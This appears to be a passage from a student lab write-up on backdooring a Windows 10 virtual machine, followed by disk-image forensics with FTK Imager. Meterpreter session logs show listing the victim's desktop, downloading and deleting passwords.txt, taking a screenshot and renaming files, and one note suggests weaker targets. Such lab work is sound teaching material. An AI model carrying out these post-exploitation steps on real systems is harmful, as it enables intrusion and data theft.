----              ----      ----  -------------              ----
100666/rw-rw-rw-  2228      fil   2024-10-22 06:58:03 -0400  Nmap - Zenmap GUI.lnk
100666/rw-rw-rw-  282       fil   2024-10-16 02:42:17 -0400  desktop.ini
100666/rw-rw-rw-  866       fil   2024-10-22 07:35:08 -0400  disguised_image.SED
100777/rwxrwxrwx  198144    fil   2024-10-22 07:35:10 -0400  disguised_image.exe
100666/rw-rw-rw-  308684    fil   2024-10-22 07:20:54 -0400  guess-the-button-091215.png
100777/rwxrwxrwx  73802     fil   2024-10-22 07:12:39 -0400  mycutedogy.exe
100777/rwxrwxrwx  33969480  fil   2024-10-21 20:31:34 -0400  nmap-7.95-setup.exe
100666/rw-rw-rw-  7         fil   2024-10-22 08:23:20 -0400  passwords.txt

meterpreter > download passwords.txt
[*] Downloading: passwords.txt → /home/lord/passwords.txt
[*] Downloaded 7.00 B of 7.00 B (100.0%): passwords.txt → /home/lord/passwords.txt
[*] Completed  : passwords.txt → /home/lord/passwords.txt
meterpreter > rm passwords.txt
meterpreter >
```


Done:


Recycle Bin
koko
disguised_i...
This PC
mycutedogy
Network
guess-the-...
Control Panel
nmap-7.95-...
disguised_i...
Nmap -
Zenmap GUI


i. Taking a screenshot of the victim machine and saving it on my kali at the below path

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\koko\Desktop
=============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  2228      fil   2024-10-22 06:58:03 -0400  Nmap - Zenmap GUI.lnk
100666/rw-rw-rw-  282       fil   2024-10-16 02:42:17 -0400  desktop.ini
100666/rw-rw-rw-  866       fil   2024-10-22 07:35:08 -0400  disguised_image.SED
100777/rwxrwxrwx  198144    fil   2024-10-22 07:35:10 -0400  disguised_image.exe
100666/rw-rw-rw-  308684    fil   2024-10-22 07:20:54 -0400  guess-the-button-091215.png
100777/rwxrwxrwx  73802     fil   2024-10-22 07:12:39 -0400  mycutedogy.exe
100777/rwxrwxrwx  33969480  fil   2024-10-21 20:31:34 -0400  nmap-7.95-setup.exe
100666/rw-rw-rw-  7         fil   2024-10-22 08:23:20 -0400  passwords.txt

meterpreter > download passwords.txt
[*] Downloading: passwords.txt → /home/lord/passwords.txt
[*] Downloaded 7.00 B of 7.00 B (100.0%): passwords.txt → /home/lord/passwords.txt
[*] Completed  : passwords.txt → /home/lord/passwords.txt
meterpreter > rm passwords.txt
meterpreter > screenshot
Screenshot saved to: /home/lord/CBavDFGX.jpeg
meterpreter >
```

Done:



Now we have the passwords.txt file and the screenshot from my victim machine on my kali linux



j. Continue trying the commands

```
meterpreter > show_mount

Mounts / Drives
===============

Name  Type   Size (Total)  Size (Free)  Mapped to
----  ----   ------------  -----------  ---------
C:\   fixed  59.40 GiB     50.79 GiB
D:\   cdrom  4.03 GiB      0.00 B

Total mounts/drives: 2

meterpreter >
```

k. Changing image name

```
meterpreter > ls
Listing: C:\Users\koko\Desktop
=============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  2228      fil   2024-10-22 06:58:03 -0400  Nmap - Zenmap GUI.lnk
100666/rw-rw-rw-  282       fil   2024-10-16 02:42:17 -0400  desktop.ini
100666/rw-rw-rw-  866       fil   2024-10-22 07:35:08 -0400  disguised_image.SED
100777/rwxrwxrwx  198144    fil   2024-10-22 07:35:10 -0400  disguised_image.exe
100666/rw-rw-rw-  308684    fil   2024-10-22 07:20:54 -0400  guess-the-button-091215.png
100777/rwxrwxrwx  73802     fil   2024-10-22 07:12:39 -0400  mycutedogy.exe
100777/rwxrwxrwx  33969480  fil   2024-10-21 20:31:34 -0400  nmap-7.95-setup.exe

meterpreter > mv guess-the-button-091215.png
Usage: mv oldfile newfile
meterpreter > mv guess-the-button-091215.png hacked.png
meterpreter >
```

Done:


After that we can end the session using 'exit' command.

Some notes:


- Windows 10 is not really the vulnerable machine that you would want to try with it, as still it restricts me from doing ‘privilege escalation’, ‘hashdumb’, it is not easy to tamper with its registry or do many other things with ports, so I would recommend using a more vulnerable machine like: windows (xp ,7) or metasploit2.

Forensics part1:


I. Taking an image for the windows 10 Disk using FTK Imager (E01)




m. Image hashes



n. Image summary




Drive Model: VMware Virtual NVMe Disk
Drive Serial Number: VMWare NVME_0000
Drive Interface Type: SCSI
Removable drive: False
Source data size: 61440 MB
Sector count: 125829120
[Computed Hashes]
MD5 checksum: 597df13b99fc928043415ab7aea8e7fa
SHA1 checksum: fd64c0c8ea437033c6dc8edb14f64ed07ed81375
Image Information:
Acquisition started: Tue Oct 22 17:09:29 2024
Acquisition finished: Tue Oct 22 17:45:10 2024
Segment list:
E:\FTK\Bacdoorcase.E01
E:\FTK\Bacdoorcase.E02
E:\FTK\Bacdoorcase.E03
E:\FTK\Bacdoorcase.E04
COMPUTED HASH : 597df13b99fc928043415ab7aea8e7fa
COMPUTED HASH : fd64c0c8ea437033c6dc8edb14f64ed07ed81375






Image Information:
Acquisition started: Tue Oct 22 17:09:29 2024
Acquisition finished: Tue Oct 22 17:45:10 2024
Segment list:
E:\FTK\Bacdoorcase.E01
E:\FTK\Bacdoorcase.E02
E:\FTK\Bacdoorcase.E03
E:\FTK\Bacdoorcase.E04
COMPUTED HASH : 597df13b99fc928043415ab7aea8e7fa
COMPUTED HASH : fd64c0c8ea437033c6dc8edb14f64ed07ed81375
Image Verification Results:
Verification started: Tue Oct 22 17:45:12 2024
Verification finished: Tue Oct 22 18:11:07 2024
MD5 checksum: 597df13b99fc928043415ab7aea8e7fa : verified
SHA1 checksum: fd64c0c8ea437033c6dc8edb14f64ed07ed81375 : ver
OK


Done:

